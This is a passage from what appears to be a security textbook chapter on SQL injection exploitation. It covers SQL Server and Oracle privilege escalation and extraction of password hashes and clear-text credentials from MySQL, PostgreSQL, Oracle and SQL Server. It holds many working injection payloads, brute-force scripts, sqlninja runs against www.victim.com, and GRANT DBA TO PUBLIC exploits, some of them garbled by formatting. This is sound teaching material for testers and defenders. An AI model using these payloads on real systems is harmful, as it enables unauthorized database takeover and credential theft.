It seems that you now have a way to brute-force the *sa* password! Fire off your favorite word list and keep your fingers crossed. If you find the correct password, you can easily escalate privileges by adding your user (which you can find with *system\_user*) to the sysadmin group using the *sp\_addsrvrolemember* procedure, which takes as parameters a user and a group to add the user to (in this case, obviously, sysadmin):

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;Address=;uid=sa;pwd=password',
    'SELECT 1; EXEC master.dbo.sp_addsrvrolemember ''appdbuser'', ''sysadmin''')
```

The *SELECT 1* in the inner query is necessary because *OPENROWSET* expects to return at least one column. To retrieve the value of *system\_user*, you can use one of the techniques that you saw earlier (e.g. casting its value to a numeric variable to trigger an error) or, if the application does not return enough information directly, you can use one of the blind SQL injection techniques that you will see in [Chapter 5](#). Alternatively, you can inject the following query, which will perform the whole process in only one request, by constructing a string *@q* containing the *OPENROWSET* query and the correct username, and then executing that query by passing *@q* to the *xp\_execresultset* extended procedure, which on SQL Server 2000 can be called by all users:

```
DECLARE @q nvarchar(999);
```

```
SET @q = N'SELECT 1 FROM OPENROWSET(''SQLOLEDB'',
    ''Network=DBMSSOCN;Address=;uid=sa;pwd=password'', ''SELECT 1; EXEC
    master.dbo.sp_addsrvrolemember '''''+system_user+''''', ''''sysadmin'''' ''');
```

```
EXEC master.dbo.xp_execresultset @q, N'master'
```

## Warning

Remember that the *sa* account works only if mixed authentication is enabled on the target SQL Server. When mixed authentication is used, both Windows users and local SQL Server users (such as *sa*) can authenticate to the database. However, if Windows-only authentication is configured on the remote database server, only Windows users will be able to access the database and the *sa* account will not be available. You could technically attempt to brute-force the password of a Windows user who has administrative access (if you know the user's name), but you might block the account if a lockout policy is in place, so proceed with caution in that case.

To detect which of the two possible authentication modes is in place (and therefore whether the attack can be attempted) you can inject the following code:

```
select serverproperty('IsIntegratedSecurityOnly')
```

This query will return *1* if Windows-only authentication is in place, and *0* otherwise.

Of course, it would be impractical to perform a brute-force attack by hand. Putting together a script that does the job in an automated way is not a big task, but there are already free tools out there that implement the whole process, such as Bobcat, Burp Intruder, and sqlninja (all written by authors of this book). We will use sqlninja (which you can download at <http://sqlninja.sourceforge.net>) for an example of this attack. First we check whether we have administrative privileges (the output has been reduced to the most important parts):

```
icesurfer@psylocibe ~ $ ./sqlninja -m fingerprint
```

```
Sqlninja rel. 0.2.6
```

```
Copyright (C)2011 icesurfer <r00t@northernfortress.net>
```

```
[+] Parsing sqlninja.conf...
```

```
[+] Target is: www.victim.com:80
```

```
What do you want to discover ?
```

```
0 - Database version (2000/2005/2008)
```

```
1 - Database user
```

2 - Database user rights

3 - Whether xp\_cmdshell is working

4 - Whether mixed or Windows-only authentication is used

5 - Whether SQL Server runs as System

(xp\_cmdshell must be available)

6 - Current database name

a - All of the above

h - Print this menu

q - exit

> 2

[+] Checking whether user is member of sysadmin server role... You are not an administrator.

Sqlninja uses a *WAITFOR DELAY* to check whether the current user is a member of the sysadmin group, and the answer is negative. We therefore feed sqlninja with a word list (the file wordlist.txt) and launch it in brute-force mode:

```
icesurfer@psylocibe ~ $ ./sqlninja -m bruteforce -w wordlist.txt
```

Sqlninja rel. 0.2.6

Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>

[+] Parsing configuration file.....

[+] Target is: www.victim.com:80

[+] Wordlist has been specified: using dictionary-based bruteforce

[+] Bruteforcing the sa password. This might take a while

dba password is...: s3cr3t

bruteforce took 834 seconds

[+] Trying to add current user to sysadmin group

[+] Done! New connections will be run with administrative privileges!

Bingo! It seems that sqlninja found the right password, and used it to add the current user to the sysadmin group, as we can easily check by rerunning sqlninja in fingerprint mode:

```
icesurfer@psylocibe ~ $ ./sqlninja -m fingerprint
```

Sqlninja rel. 0.2.6

Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>

[+] Parsing sqlninja.conf...

[+] Target is: www.victim.com:80

What do you want to discover ?

0 - Database version (2000/2005/2008)

1 - Database user

2 - Database user rights

3 - Whether xp\_cmdshell is working

4 - Whether mixed or Windows-only authentication is used

5 - Whether SQL Server runs as System

(xp\_cmdshell must be available)

6 - Current database name

a - All of the above

h - Print this menu

q - exit

> 2

[+] Checking whether user is member of sysadmin server role...You are an administrator !

It worked! Our user now is an administrator, which opens up a lot of new scenarios.

## Tools & traps...

### Using the Database's Own Resources to Brute-Force

The attack we just discussed performs one request to the back-end database for each candidate password. This means that a very large number of requests will be performed, and this in turn means that a significant amount of network resources will be needed with a large number of entries appearing on the Web server and database server logs. However, this is not the only way that a brute-force attack can be performed: Using a bit of SQL magic, it is possible to inject a single query that independently performs the whole brute-force attack. The concept was first introduced by Chris Anley in his paper “(more) Advanced SQL injection” back in 2002, and it was then implemented by Bobcat and sqlninja.

Bobcat, available at [www.northern-monkee.co.uk](http://www.northern-monkee.co.uk), runs on Windows and uses a dictionary-based approach, injecting a query that performs an out-of-band (OOB) connection to the attacker's database server to fetch a table containing a list of candidate passwords and then try them locally. We will talk about Bobcat in more detail at the end of this chapter.

Sqlninja, when implementing this concept, uses a pure brute-force approach, injecting a query that tries every password that can be generated with a given charset and a given length. Here is an example of an attack query used by sqlninja for a password of two characters on SQL Server 2000:

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99), @a int, @b int, @q nvarchar (4000);

set @a=1; set @b=1;

set @s=N'abcdefghijklmnopqrstuvwxyz0123456789';

while @a<37 begin

while @b<37 begin set @p=N''; -- We reset the candidate password;

set @z = substring(@s,@a,1); set @p=@p+@z;

set @z = substring(@s,@b,1); set @p=@p+@z;
```

```

set @q=N'select 1 from OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=;uid=sa;pwd='+@p+N'',
'select 1; exec master.dbo.sp_addsrvrolemember
'''' + system_user + N''''', ''''sysadmin''''')';

exec master.dbo.xp_execresultset @q,N'master';

set @b=@b+1; end;

set @b=1; set @a=@a+1; end;

```

What happens here? We start storing our character set in the variable *@s*, which in this case contains letters and numbers but could be extended to other symbols (if it contains single quotes, the code will need to make sure they are correctly escaped). Then we create two nested cycles, controlled by the variables *@a* and *@b* that work as pointers to the character set and are used to generate each candidate password. When the candidate password is generated and stored in the variable *@p*, *OPENROWSET* is called, trying to execute *sp\_addsrvrolemember* to add the current user (*system\_user*) to the administrative group (*sysadmin*). To avoid the query stopping in case of unsuccessful authentication of *OPENROWSET*, we store the query into the variable *@q* and execute it with *xp\_execresultset*.

It might look a bit complicated, but if the administrative password is not very long it is a very effective way for an attacker to escalate his privileges. Moreover, the brute-force attack is performed by using the database server's own CPU resources, making it a very elegant way to perform a privilege escalation.

However, be very careful when using this technique against a production environment, as it can easily push the CPU usage of the target system up to 100% for the whole time, possibly decreasing the quality of services for legitimate users.

As you have seen, *OPENROWSET* is a very powerful and flexible command that can be abused in different ways, from transferring data to the attacker's machine to attempting a privilege escalation. This is not all, however: *OPENROWSET* can also be used to look for SQL Server installations that have weak passwords. Have a look at the following query:

```

SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=10.0.0.1;uid=sa; pwd=',
'SELECT 1')

```

This query will attempt to authenticate to an SQL Server at the address 10.0.0.1 as *sa* using an empty password. It is quite easy to create a cycle that will try such queries on all of the IP

addresses of a network segment, saving the results in a temporary table that you can extract at the end of the process using one of the methods you have seen so far.

If you are dealing with SQL Server 2005 or 2008 and you don't have administrative privileges, checking for the availability of OPENROWSET should be one of your first tests. You can perform the check using the following query:

```
select value_in_use from sys.configurations where name LIKE 'Ad Hoc'
```

If OPENROWSET is available, this query will return 1, and 0 otherwise.

## **Privilege Escalation on Unpatched Servers**

*OPENROWSET* is not the only privilege escalation vector on SQL Server: If your target database server is not fully updated with the latest security patches, it might be vulnerable to one or more well-known attacks.

Sometimes network administrators do not have the resources to ensure that all the servers on their networks are constantly updated. Other times, they simply lack the awareness to do so. Yet other times, if the server is particularly critical and the security fix has not been carefully tested in an isolated environment, the update process could be kept on hold for days or even weeks, leaving the attacker with a window of opportunity. In these cases, a precise fingerprinting of the remote server is paramount in determining which flaws might be present and whether they can be safely exploited.

A very good example is MS09-004, a heap overflow found by Bernhard Mueller in the *sp\_replwritetovarbin* stored procedure on SQL Server 2000 and 2005. When successfully exploited, it enables the attacker to run arbitrary code with administrative privileges on the affected host; exploit code was made publicly available shortly after the vulnerability was published. You can exploit the vulnerability through SQL injection by injecting a malicious query that calls *sp\_replwritetovarbin*, overflowing the memory space and executing the malicious shell code. However, a failed exploitation can cause a denial of service (DoS) condition, so be careful if you attempt this attack! Especially starting with Windows 2003, Data Execution Prevention (DEP) is enabled by default, meaning that the operating system will stop any attempt to execute code in areas of memory not allocated to code, and it will do this by killing the offending process (SQLSERVER.EXE in this case). More information about this vulnerability is available at [www.securityfocus.com/bid/32710](http://www.securityfocus.com/bid/32710), and sqlmap has a module to exploit this vulnerability.



Another scenario is the following: your queries might be executed as 'sa', but the SQLSERVER.EXE process runs as a low-privileged account, which might stop you from carrying out some specific attacks, for instance using sqlninja to inject the VNC DLL from Metasploit and obtain GUI access to the database server (see [Chapter 6](#) for more information on this). In this case, if the operating system is not fully patched you can try exploiting it in order to elevate the privileges of SQL Server. Techniques to achieve this include token kidnapping ([www.argeniss.com/research/TokenKidnapping.pdf](http://www.argeniss.com/research/TokenKidnapping.pdf)) and successful exploitation of CVE-2010-0232. Both sqlninja and sqlmap can help you in automating these attacks.

As an example, let's see sqlninja at work with the more recent CVE-2010-0232. Sqlninja is shipped with a customized version of the original exploit by Tavis Ormandy. When the exploit is called with the "sql" parameter, it will look for the SQLSERVER.EXE process and elevate its privileges to SYSTEM. In order to perform the attack, you will need to perform the following:

- Use the fingerprint mode (-m fingerprint) to check that xp\_cmdshell is working (option 3) and that SQLSERVER.EXE does not run as SYSTEM (option 5).
- Use the upload mode (-m upload) to transfer vdmallowed.exe (option 5) and vdmexploit.dll (option 6) to the remote server.
- Use the command mode (-m command) to execute the exploit by running "%TEMP%\\vdmallowed.exe sql" (without quotes).

If the remote Windows server is not patched against this vulnerability, the fingerprint mode will now confirm that SQL Server is now running as SYSTEM!

sqlmap also provides full support for this attack, via Metasploit's *getsystem* command.

## Oracle

Privilege escalation via Web application SQL injection in Oracle can be quite difficult because most approaches for privilege escalation attacks require PL/SQL injection, which is less common, however if we have access to `dbms_xmlquery.newcontext()` or `dbms_xmlquery.getxml()` (accessible to PUBLIC by default), as discussed earlier in "Hacking Oracle Web Applications," we can perform injection via anonymous PL/SQL code blocks.

One example not requiring PL/SQL injection uses a vulnerability found in the Oracle component *mod\_plsql*. The following URL shows a privilege escalation via the driload package

(found by Alexander Kornbrust). This package was not filtered by *mod\_plsql* and allowed any Web user a privilege escalation by entering the following URL:

`http://www.victim.com/pls/dad/ctxsys.driload.validate_stmt?sqlstmt=GRANT+DBA+TO+PUBLIC`

Most PL/SQL privilege escalation exploits (many available on [www.milw0rm.com](http://www.milw0rm.com)) use the following concept:

1. Create a payload which grants DBA privileges to the public role. This is less obvious than granting DBA privileges to a specific user. This payload will be injected into a vulnerable PL/SQL procedure in the next step:

```
CREATE OR REPLACE FUNCTION F1 return number
```

```
authid current_user as
```

```
pragma autonomous_transaction;
```

```
BEGIN
```

```
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
```

```
COMMIT;
```

```
RETURN 1;
```

```
END;
```

```
/
```

2. Inject the payload into a vulnerable package:

```
exec sys.kupw$WORKER.main('x','YY' and 1=user12.f1 -- mytag12');
```

3. Enable the DBA role:

```
set role DBA;
```

4. Revoke the DBA role from the public role:

```
revoke DBA from PUBLIC;
```

The current session still has DBA privileges, but this will no longer be visible in the Oracle privilege tables.

Some example privilege escalation vulnerabilities in Oracle are SYS.LT and SYS.DBMS\_CDC\_PUBLISH, which are both discussed below.

**SYS.LT**

If the database user has the CREATE PROCEDURE privilege than we can create a malicious function within the user's schema and inject the function within a vulnerable object of the SYS.LT package (fixed by Oracle in April 2009). The end result is that our malicious function gets executed with SYS permissions and we get DBA privileges:

```
-- Create Function
```

```
http://www.victim.com/index.jsp?id=1 and (select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''create or replace function pwn2 return
varchar2 authid current_user is PRAGMA autonomous_transaction;BEGIN execute immediate
''''grant dba to public'''';commit;return ''''z'''';END; '''; commit; end;') from dual) is
not null --
```

## -- Exploiting SYS.LT

```
http://www.victim.com/index.jsp?id=1 and (select dbms_xmlquery.newcontext('declare PRAGMA  
AUTONOMOUS_TRANSACTION;          begin          execute          immediate          ‘‘          begin  
SYS.LT.CREATEWORKSPACE(‘‘‘‘A10‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘  
scott.pwn2()='''''''x'');SYS.LT.REMOVEWORKSPACE(‘‘‘‘A10‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘  
scott.pwn2()='''''''x'');end;’’; commit; end;’) from dual) is not null -
```

## SYS.DBMS\_CDC\_PUBLISH

Another more recent issue that was fixed by Oracle in October 2010 (in Versions 10gR1, 10gR2, 11gR1, and 11gR2) is found in the package `sys.dbms_cdc_publish.create_change_set`, which allows a user with the privilege `execute_catalog_role` to become DBA:

```
http://www.victim.com/index.jsp?id=1 and (select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION;          begin          execute          immediate          ''          begin
sys.dbms_cdc_publish.create_change_set(''''a''''','''a''''','''a''''''''''||SCOTT.pwn2()||''
''''''a''''','''y''''',sysdate,sysdate);end;''; commit; end;') from dual) is not null --
```

## Getting Past the CREATE PROCEDURE Privilege

One of the disadvantages of this approach is the requirement of having the CREATE PROCEDURE privilege. In scenarios where our user doesn't have this privilege, we can overcome this hurdle by taking advantage of one of the following techniques and common issues.

### Cursor Injection

David Litchfield presented a solution to this problem at the BlackHat DC 2009 conference. In Oracle 10g, we can get past the problem of create function by using cursors to inject PL/SQL as follows:

```
http://www.victim.com/index.jsp?id=1 and (select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''DECLARE D NUMBER;BEGIN D:=
DBMS_SQL.OPEN_CURSOR; DBMS_SQL.PARSE(D, ''declare pragma autonomous_transaction; begin
execute immediate ''grant dba to
public'''''''';commit;end;''',0);SYS.LT.CREATEWORKSPACE('''a'''''''' and
dbms_sql.execute('''|D|''')=1--');SYS.LT.COMPRESSWORKSPACETREE('''a'''''''' and
dbms_sql.execute('''|D|''')=1--''');end;''; commit; end;') from dual) is not null --
```

Note that this cursor injection technique is not possible in Oracle 11g and later.

### SYS.KUPP\$PROC

Another function that comes with Oracle that allows you to execute any PL/SQL statement is SYS.KUPP\$PROC.CREATE\_MASTER\_PROCESS(). Note that this function is only executable by users with the DBA role, however in instances where we have identified a vulnerable procedure we can use this to execute PL/SQL as shown below:

```
select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION; begin execute
immediate ''
begin
sys.vulnproc('''a''''''''|sys.kupp$proc.create_master_process('''''EXECUTE IMMEDIATE
''''''''''DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE
''''''''''GRANT DBA TO PUBLIC''''''''''''''''''''''''''''''''''''; END;
''''''''''''''''''''''''''''''''|''''''''a''''');end;''; commit; end;') from dual
```

### Weak Permissions

It is common to see database permissions being overlooked, and often database users may have permissions which could indirectly allow privilege escalation attacks. Some of these permissions are:

- CREATE ANY VIEW
- CREATE ANY TRIGGER
- CREATE ANY PROCEDURE
- EXECUTE ANY PROCEDURE

The main reason why these privileges are dangerous is that they allow the grantee to create objects (views, triggers, procedures, etc.) in the schema of other users, including the SYSTEM schema. These objects, when executed, execute with the privilege of owner and hence allow for privilege escalation.

As an example, if the database user had CREATE ANY TRIGGER permission then they could use this to grant themselves the DBA role. First, we can make our user create a trigger within the system schema. The trigger, when invoked will execute the DDL statement GRANT DBA TO PUBLIC:

```
select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION; begin execute
  immediate ''create or replace trigger "SYSTEM".the_trigger before insert on system.OL$ for
  each row declare pragma autonomous_transaction; BEGIN execute immediate ''''GRANT DBA TO
  PUBLIC''''; END the_trigger;'';end;') from dual
```

Notice that the trigger is invoked when an insert is made on the table SYSTEM.OL\$, which is a special table with PUBLIC having insert rights on this table.

Now, we can do an insert on this table and the end result is that the trigger SYSTEM.the\_trigger gets executed with SYSTEM privileges granting DBA role to PUBLIC:

```
select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION; begin execute
  immediate '' insert into SYSTEM.OL$(OL_NAME) VALUES ('''JOB Done!!!''') '';end;')from
dual
```

# Stealing the password hashes

We briefly talked about hashing functions earlier in this chapter, when we discussed a successful attack that recovered the passwords of the application users. In this section, we'll talk about hashes again, this time regarding the database users. On all common database server technologies, user passwords are stored using a non-reversible hash (the exact algorithm used varies depending on the database server and version, as you will see shortly) and such hashes are stored, you guessed it, in a database table. To read the contents of that table you normally will need to run your queries with administrative privileges, so if your user does not have such privileges you should probably return to the privilege escalation section.

If you manage to capture the password hashes, various tools can attempt to retrieve the original passwords that generated the hashes by means of a brute-force attack. This makes the database password hashes one of the most common targets in any attack: Because users often reuse the same password for different machines and services, being able to obtain the passwords of all users is usually enough to ensure a relatively easy and quick expansion in the target network.

## SQL Server

If you are dealing with a Microsoft SQL Server, things vary quite a lot depending on the version you are dealing with. In all cases, you need administrative privileges to access the hashes, but differences start to surface when you actually try to retrieve them and, more importantly, when you try to crack them to obtain the original passwords.

On SQL Server 2000, hashes are stored in the *sysxlogins* table of the *master* database. You can retrieve them easily with the following query:

```
SELECT name,password FROM master.dbo.sysxlogins
```

Such hashes are generated using *pwdencrypt()*, an undocumented function that generates a salted hash, where the salt is a function of the current time. For instance, here is the hash of the *sa* password on one of the SQL Servers that I use in my tests:

```
0x0100E21F79764287D299F09FD4B7EC97139C7474CA1893815231E9165D257ACEB815111F2AE98359F40F84F3CF  
4C
```

This hash can be split into the following parts:

- **0x0100:** Header
- **E21F7976:** Salt
- **4287D299F09FD4B7EC97139C7474CA1893815231:** Case-sensitive hash
- **E9165D257ACEB815111F2AE98359F40F84F3CF4C:** Case-insensitive hash

Each hash is generated using the user's password and the salt as input for the SHA1 algorithm. David Litchfield performed a full analysis of the hash generation of SQL Server 2000, and it is available at the address [www.nccgroup.com/Libraries/Document\\_Downloads/Microsoft\\_SQL\\_Server\\_Passwords\\_Cracking\\_the\\_password\\_hashes.sflb.ashx](http://www.nccgroup.com/Libraries/Document_Downloads/Microsoft_SQL_Server_Passwords_Cracking_the_password_hashes.sflb.ashx). What is interesting to us is the fact that on SQL Server 2000 passwords are case-insensitive, which simplifies the job of cracking them.

To crack the hashes you can use the tools NGSSQLCrack ([www.ngssecure.com/services/information-security-software/ngs-sqlcrack.aspx](http://www.ngssecure.com/services/information-security-software/ngs-sqlcrack.aspx)) or Cain & Abel ([www.oxid.it/cain.html](http://www.oxid.it/cain.html)).

When developing SQL Server 2005 (and consequently SQL Server 2008), Microsoft took a far more aggressive stance in terms of security, and implementation of the password hashing clearly shows the paradigm shift. The *sysxlogins* table has disappeared, and hashes can be retrieved by querying the *sql\_logins* view with the following query:

```
SELECT password_hash FROM sys.sql_logins
```

Here's an example of a hash taken from SQL Server 2005:

```
0x01004086CEB6A15AB86D1CBDEA98DEB70D610D7FE59EDD2FEC65
```

The hash is a modification of the old SQL Server 2000 hash:

- **0x0100:** Header
- **4086CEB6:** Salt
- **A15AB86D1CBDEA98DEB70D610D7FE59EDD2FEC65:** Case-sensitive hash

As you can see, Microsoft removed the old case-insensitive hash. This means your brute-force attack will have to try a far larger number of password candidates to succeed. In terms of tools, NGSSQLCrack and Cain & Abel are still your best friends for this attack.

Depending on a number of factors, when retrieving a password hash the Web application might not always return the hash in a nice hexadecimal format. It is therefore recommended that you explicitly cast its value into a hex string using the function *fn\_varbintohexstr()*. For instance:

```
http://www.victim.com/products.asp?id=1+union+select+master.dbo.fn_varbintohexstr(password_h  
ash)+from+sys.sql_logins+where+name+=+'sa'
```

## MySQL

MySQL stores its password hashes in the *mysql.user* table. Here is the query to extract them (together with the usernames they belong to):

```
SELECT user,password FROM mysql.user;
```

Password hashes are calculated using the *PASSWORD()* function, but the exact algorithm depends on the version of MySQL that is installed. Before 4.1, a simple 16-character hash was used:

```
mysql> select PASSWORD('password')
```

```
+-----+
```

```
| password('password') |
```

```
+-----+
```

```
| 5d2e19393cc5ef67 |
```

```
+-----+
```

```
1 row in set (0.00 sec)
```

Starting with MySQL 4.1, the *PASSWORD()* function was modified to generate a far longer (and far more secure) 41-character hash, based on a double SHA1 hash:

```
mysql> select PASSWORD('password')
```



```
+-----+
| password('password') |
+-----+
| *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+-----+

1 row in set (0.00 sec)
```

Note the asterisk at the beginning of the hash. It turns out that all password hashes generated by MySQL (4.1 or later) start with an asterisk, so if you stumble into a hexadecimal string that starts with an asterisk and is 41 characters long, it's likely there is a MySQL installation in the neighborhood.

Once you have captured the password hashes, you can attempt to recover the original passwords with John the Ripper ([www.openwall.com/john/](http://www.openwall.com/john/)) or Cain & Abel ([www.oxid.it](http://www.oxid.it)). If the hashes you have extracted come from an installation of MySQL 4.1 or later, you need to patch John the Ripper with the "John BigPatch," which you can find at [www.banquise.net/misc/patch-john.html](http://www.banquise.net/misc/patch-john.html).

## PostgreSQL

If you happen to have administrative privileges, and therefore you can access the table `pg_shadow`, you can easily extract the password hashes with one of the following queries:

```
SELECT username, passwd FROM pg_shadow
```

```
SELECT rolname, rolpassword FROM pg_authid
```

With PostgreSQL passwords are by default hashed with MD5, which makes a brute-force attack very efficient. However, keep in mind that PostgreSQL concatenates the password and the username before the hash function is called. Also, the string 'md5' is prepended to the hash. In other words, if the username is 'bar' and the password is 'foo,' the hash will be the following:

```
HASH = 'md5' || MD5('foobar') = md53858f62230ac3c915f300c664312c63f
```

You might wonder why PostgreSQL needs to prepend the string 'md5' to the hash: that is for being able to tell whether the value is a hash or the password itself. Yes, you got this right: PostgreSQL allows for the password to be stored in clear text with the following query:

```
ALTER USER username UNENCRYPTED PASSWORD 'letmein'
```

## Oracle

Oracle stores its password hashes for database accounts in the *password* column of the *sys.user\$* table. The *dba\_users* view points to this table, but since Oracle 11g the Data Encryption Standard (DES) password hashes are no longer visible in the *dba\_users* view. The *sys.user\$* table contains the password hashes of database users (*type#=1*) and database roles (*type#=0*). With Oracle 11g, Oracle introduced a new way of hashing Oracle passwords (SHA1 instead of DES) and support for mixed-case characters in passwords. The old DES hashes represent case-insensitive uppercase passwords, making them relatively easy to crack. The new hashes in 11g are stored in the same table but in a different column, called *spare4*. By default, Oracle 11g saves the old (DES) and the new (SHA1) password hashes in the same table, so an attacker has a choice between cracking old or new passwords.

Queries for extracting password hashes (together with the usernames they belong to) are as follows.

For Oracle DES user passwords:

```
Select username,password from sys.user$ where type#>0 andlength(password)=16
```

For Oracle DES role passwords:

```
Select username,password from sys.user$ where type#=1 andlength(password)=16
```

For Oracle SHA1 passwords (11g+):

```
Select username, substr(spare4,3,40) hash, substr(spare4,43,20) salt from sys.user$ where  
type#>0 and length(spare4)=62;
```

Various tools (Checkpwd, Cain & Abel, John the Ripper, woraaauthbf, GSAuditor, and orabf) are available for cracking Oracle passwords. The fastest tools so far for Oracle DES passwords are woraaauthbf, from László Tóth, and GSAuditor for SHA1 Oracle hashes. Refer to [Figure 4.15](#) for examples of Oracle hashes being returned via SQL injection.

EMPNO	ENAME
	ALEX*FA15691CE07CB61E
	ANONYMOUS*anonymous
	APEX_PUBLIC_USER*783FDBEDD05CE407
	AQ_ADMINISTRATOR_ROLE*
	AQ_USER_ROLE*
	AUTHENTICATEDUSER*
	CONNECT*
	CSW_USR_ROLE*F79FD2B778DEA3AA
	CTXAPP*
	CTXSYS*71E687F036AD56E5
	CWM_USER*
	DATAPUMP_EXP_FULL_DATABASE*
	DATAPUMP_IMP_FULL_DATABASE*
	DBA*
	DBSNMP*E715ECB425EACDE0
	DELETE_CATALOG_ROLE*
	DEMO1*
	DIP*CE4A36B8E06CA59C

**Figure 4.15** Oracle Hash Examples

Many other tables in the Oracle database (installed by Oracle itself) also contain password hashes, encrypted passwords, or sometimes even clear-text passwords. Often, it is easier to retrieve the (clear-text) password instead of cracking it. One example where you often can find the clear-text password of the SYS user is the *sysman.mgmt\_credentials2* table. During installation Oracle asks whether the installer wants to use the same password for all DBA accounts. Oracle saves the encrypted password of user *DBSNMP* (which is identical to SYS and SYSTEM) in the *mgmt\_credentials2* table if the answer was “yes.” By accessing this table, it is often possible to get the SYS/SYSTEM password.

Here are some SQL statements that will often return clear-text passwords:

```
-- get the cleartext password of the user MGMT_VIEW (generated by Oracle
-- during the installation time, looks like a hash but is a password)

select      view_username,      sysman.decrypt(view_password)      Password      from
      sysman.mgmt_view_user_credentials;

-- get the password of the dbsnmp user, databases listener and OS
```

```
-- credentials

select  sysman.decrypt(t1.credential_value) sysmanuser, sysman.decrypt(t2.credential_value)
        Password

from sysman.mgmt_credentials2 t1, sysman.mgmt_credentials2 t2

where t1.credential_guid=t2.credential_guid

and lower(t1.credential_set_column)='username'

and lower(t2.credential_set_column)='password'

-- get the username and password of the Oracle Knowledgebase Metalink

select      sysman.decrypt(ARU_USERNAME),      sysman.decrypt(ARU_PASSWORD)      from
        SYSMAN.MGMT_ARU_CREDENTIALS;
```

## Oracle Components

Several Oracle components and products come with their own user management (e.g. Oracle Internet Directory) or they save passwords in various other tables, in more than 100 different tables in all. The following subsections discuss some of the types of hashes you might be able to find within the database with other Oracle products.

### APEX

Newer Oracle database installations often contain Oracle Application Express (APEX). In 11g, this component (APEX 3.0) is installed by default. This Web application framework comes with its own (lightweight) user management. The password hashes (MD5 until Version 2.2, salted MD5 since Version 3.0) of this product are located in the *FLows\_xxyyzz* schema in the *wwv\_flow\_fnd\_user* table. Different versions of APEX use different schema names, with the schema name containing the version number of APEX (e.g. 020200 for APEX 2.2):

```
select user_name,web_password_raw from flows_020000.wwv_flow_fnd_user;

select user_name,web_password_raw from flows_020100.wwv_flow_fnd_user;

select user_name,web_password_raw from flows_020200.wwv_flow_fnd_user;
```

Since APEX 3.0, the MD5 passwords are salted with the *security\_group\_id* and the *username*, and are returned as follows:

```
select user_name,web_password2,security_group_id from flows_030000.www_flow_fnd_user;
```

```
select user_name,web_password2,security_group_id from flows_030000.www_flow_fnd_user;
```

### Oracle Internet Directory

Oracle Internet Directory (OID), the Oracle Lightweight Directory Access Protocol (LDAP) directory, comes with many hashed passwords in various tables. You can access the password hashes of OID if you have normal access to all users in the company. For compatibility reasons, OID saves the same user password with different hashing algorithms (MD4, MD5, and SHA1).

The following statements return the password hashes of OID users:

```
select a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2) method,
```

```
rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
```

```
(b.attrval,instr(b.attrval,'}')+1)))) hash
```

```
from ods.ct_cn a,ods.ds_attrstore b
```

```
where a.entryid=b.entryid
```

```
and lower(b.attrname) in (
```

```
'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',
```

```
'authpassword','orclpassword')
```

```
and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD4'
```

```
order by method,ssouser;
```

```
select      a.attrvalue      ssouser,      substr(b.attrval,2,instr(b.attrval,'}')-2)      method,
```

```
      rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr
```

```
(b.attrval,instr(b.attrval,'}')+1)))) hash
```

```

from ods.ct_cn a,ods.ds_attrstore b

where a.entryid=b.entryid

and lower(b.attrname) in (

'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',

'authpassword','orclpassword')

and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD5'

order by method,ssouser;

select    a.attrvalue    ssouser,    substr(b.attrval,2,instr(b.attrval,'}')-2)    method,
          rawtohex(utl_encode.base64_decode(utl_raw.cast_to_raw(substr

(b.attrval,instr(b.attrval,'}')+1)))) hash

from ods.ct_cn a,ods.ds_attrstore b

where a.entryid=b.entryid

and lower(b.attrname) in (

'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',

'authpassword','orclpassword')

and substr(b.attrval,2,instr(b.attrval,'}')-2)='SHA'

order by method,ssouser;

```

Additional details and tools for cracking Oracle passwords are available at the following sites:

- [www.red-database-security.com/whitepaper/oracle\\_passwords.html](http://www.red-database-security.com/whitepaper/oracle_passwords.html)
- [www.red-database-security.com/software/checkpwd.html](http://www.red-database-security.com/software/checkpwd.html)
- [www.evilfingers.com/tools/GSAuditor.php](http://www.evilfingers.com/tools/GSAuditor.php) (download GSAuditor)
- [www.soonerorlater.hu/index.khtml?article\\_id=513](http://www.soonerorlater.hu/index.khtml?article_id=513) (download woraaauthbf)

# Out-of-band communication

Although the different exploitation techniques we've covered in this chapter vary in terms of exploitation method and desired result, they all have something in common: The query and the results are always transmitted on the same communication channel. In other words, the HTTP(S) connection that is used to send the request is also used to receive the response. However, this does not always have to be the case: The results can be transferred across a completely different channel, and we refer to such a communication as “out of band,” or simply OOB. What we leverage here is that modern database servers are very powerful applications, and their features go beyond simply returning data to a user performing a query. For instance, if they need some information that resides on another database, they can open a connection to retrieve that data. They can also be instructed to send an e-mail when a specific event occurs, and they can interact with the file system. All of this functionality can be very helpful for an attacker, and sometimes they turn out to be the best way to exploit an SQL injection vulnerability when it is not possible to obtain the query results directly in the usual HTTP communication. Sometimes such functionality is not available to all users, but we have seen that privilege escalation attacks are 